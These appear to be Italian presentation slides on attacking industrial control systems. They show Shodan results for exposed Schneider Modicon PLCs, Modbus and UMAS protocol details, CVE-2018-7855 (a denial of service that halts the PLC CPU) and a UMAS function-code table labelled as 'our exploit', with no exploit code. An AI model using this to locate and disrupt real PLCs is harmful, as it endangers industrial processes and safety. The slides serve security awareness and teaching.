
E' difficile attaccare
un sistema ICS?

NO! PER DIVERSE RAGIONI

- Ciclo di vita di un impianto: **10-30 anni!**
- Componenti obsoleti (hardware/software).
- Primo obiettivo: disponibilità =
“**non toccare nulla se funziona**”.
- Aggiornamenti eseguiti solo se sono
strettamente necessari.
- Tecnologia IT non sicura.
- Protocolli proprietari deboli.
- Manutenzione remota non sicura.
- Ancora largo uso di chiavette USB.



COME LO ATTACCO?



COME LO TROVO?

TOTAL RESULTS
84

TOP COUNTRIES

Brazil	32
Spain	15
France	10
Taiwan	9
India	4
More...	

TOP PORTS

502	66
161	13
503	5

TOP ORGANIZATIONS

Chunghwa Telecom Co.,Ltd.	9
Skylogic Espana S.L.	4
Broadband Multiplay Project, O/o DGM BB, NOC ...	3
CLARO S.A.	3

[View Report](#) [View on Map](#)

New Service: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

166.139.██████

156.sub-166-1:
Service Provider Corporation
United States, Granite Falls

ics

Unit ID: 0
-- Device Identification: Schneider Electric SAS TSXETY4103 V4.1
-- CPU module: TSX P57 2634M
-- Project information: Station -
-- Project revision: 0.0.180
-- Project last modified: 2021-08-13 12:57:12

Unit ID: 1
-- Device Identification: Schneider Electric SAS TSXETY4103 V4.1
Un...

118.163.██████

118-163-209-3
Chunghwa Telecom Co.,Ltd.
Taiwan, Taichung

ics

Unit ID: 0
-- Device Identification: Schneider Electric SAS TSXETY4103 V5.7
-- CPU module: TSX P57 2634M
-- Project information: Project -
-- Project revision: 0.0.175
-- Project last modified: 2020-12-23 15:26:25

Unit ID: 1
-- Device Identification: Schneider Electric SAS TSXETY4103 V5.7
Un...


85.50.██████

226.pool85-50-
s
Orange Espana SA
Spain, Tarragona

Unit ID: 0
-- Device Identification: Schneider Electric SAS TSXETY5103 V3.3
-- CPU module: TSX P57 204M
-- Project information: Proyecto -
-- Project revision: 0.0.192

<https://shodan.io>

CHE CI FACCIO?



Il mito del Modbus



INSICUREZZA “BY DESIGN”

- Sviluppato da Modicon nel 1979.
- Più del 30% dei sistemi connessi usa Modbus in qualche forma.
- Comunicazione master/slave col “campo” (RTU, PLC, IED).
- È un semplice protocollo di richiesta/risposta.
- Nessun concetto di crittografia e autenticazione!
- Per eseguire degli attacchi è sufficiente sfruttare le funzionalità che il protocollo stesso offre!



MODBUS

Transaction ID	Protocol ID	Lenght	Unit ID	Function	Data
2 bytes	2 bytes	2 bytes	1 byte	1 byte	n bytes
7BE3	0000	0006	01	03	08D20002

Function Name	Code	Hex
Read discrete input	2	0x02
Read coils (outputs)	1	0x01
Write single coil	5	0x05
Write multiple coil	15	0x0F
Read input register	4	0x04
Write single register	6	0x06
Read/write multiple registers	23	0x17

MODBUS TCP (-p502)


- È l'evoluzione del classico Modbus RTU che abbiamo appena visto.
- È lo stesso protocollo ma encapsulato in uno stack TCP/IP.
- Consente a più master di collegarsi allo stesso slave, a patto di utilizzare una diversa porta.
- **C'è di meglio?** Sì, ma ci sono problemi di apparecchiature legacy.

MBAP = Modbus Application Protocol

PDU = Protocol Data Unit


ADU = Application Data Unit

ADU = MBAP + PDU



MODBUS TCP

- Architettura modulare e flessibile, di default su tanti device IoT/IIoT.



SCOPE: CVE-2018-7855



Life Is On | Schneider Electric

Schneider Electric Security Notification

CVE ID: **CVE-2018-7855**

CVSS v3.0 Base Score: 7.5 | (High) | CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H


A CWE-248 Uncaught Exception vulnerability exists, which could cause a Denial of Service when sending invalid breakpoint parameters to the controller over Modbus.

Impacted versions:

- **Modicon M580 with firmware version prior to V2.90** – A fix is available for this vulnerability on Modicon M580 firmware V3.10, links to fixed version in the [Download links section](#)
- **Modicon M340 with firmware version prior to V3.10** – A fix is available for this vulnerability on Modicon M340 firmware V3.20, links to fixed version in the [Download links section](#)
- **Modicon Premium all versions** – See recommendations in the [Mitigations section](#)
- **Modicon Quantum all versions** – See recommendations in the [Mitigations section](#)

SCOPE: CVE-2018-7855

- Vulnerabilità DoS della funzionalità “UMAS Set Breakpoint” dei PLC Schneider Electric Modicon M580, M340, Premium e Quantum.
- È del tipo “CWE-248 Uncaught Exception” e può causare un DoS con l'invio di parametri di breakpoint non validi al controller tramite Modbus UMAS.


	<p>PLC Schneider Electric Modicon M580 v2.90 Modicon M340 v3.10 Modicon Premium Modicon Quantum</p>	<p>RISK SCORE HIGH</p>
	<p>Criticality: Known Vulnerabilities: Type of risk: CWE:</p>	<p>High (7.5) CVE-2018-7855 Denial of Service Uncaught Exception</p>

Conseguenze

- La CPU va in **errore irreversibile**.
- Le comunicazioni sono interrotte.
- Blocco dell'esecuzione della logica di processo.
- Il PLC richiede uno spegnimento/accensione per ripristinare la funzionalità.

MODBUS UMAS (PROPRIETARIO)

- I PLC della serie Schneider Modicon programmati con **UnityPro** e basati su **Unity OS v2.6+** utilizzano il protocollo UMAS.
- È un protocollo a livello di kernel che prevede anche un livello di controllo amministrativo.
- UMAS utilizza il codice funzione 90 (**0x5A**) del protocollo Modbus per inviare e ricevere un set molto più ricco di informazioni.




ALCUNI CODICI UMAS

Il nostro exploit

UMAS code	Function	Description
0x01	INIT_COMM	Initialize a UMAS communication
0x02	READ_ID	Request a PLC ID
0x03	READ_PROJECT_INFO	Read Project Information
0x04	READ_PLAIN_INFO	Get internal PLC Info
0x06	READ_CARD_INFO	Get internal PLC SD-Card Info
0x0A	REPEAT	Sends back data sent to PLC (used for synchronization)
0x10	TAKE_PLAIN_RESERVATION	Assign an owner to the PLC
0x11	RELEASE_PLAIN_RESERVATION	Release the reservation of a PLC
0x12	KEEP_ALIVE	Keep alive message
0x20	READ_MEMORY_BLOCK	Read a memory block of the PLC
0x22	READ_VARIABLES	Read system bits, system words and strategy variables
0x23	WRITE_VARIABLES	Write system bits, system words and strategy variables
0x24	READ_COILS_REGISTERS	Read coils and holding registers from PLC
0x25	WRITE_COILS_REGISTERS	Write coils and holding registers into PLC
0x30	INITIALIZE_UPLOAD	Initialize strategy upload (copy from PC to PLC)
0x31	UPLOAD_BLOCK	Upload a strategy block to the PLC
0x32	END_STRATEGY_UPLOAD	Finish strategy upload
0x33	INITIALIZE_DOWNLOAD	Initialize strategy download (copy from PLC to PC)
0x34	DOWNLOAD_BLOCK	Download a strategy block from the PLC
0x35	END_STRATEGY_DOWNLOAD	Finish strategy download
0x39	READ_ETH_MASTER_DATA	Read Ethernet master data
0x40	START_PLAIN	Starts the PLC
0x41	STOP_PLAIN	Stops the PLC
0x50	MONITOR_PLAIN	Monitors variables, systems bits and words
0x58	CHECK_PLAIN	Check PLC connection status
0x60	SET_BREAKPOINT	Sets a breakpoint on a specified rung
0x70	READ_IO_OBJECT	Read IO Object
0x71	WRITE_IO_OBJECT	Write IO Object
0x73	GET_STATUS_MODULE	Get status module

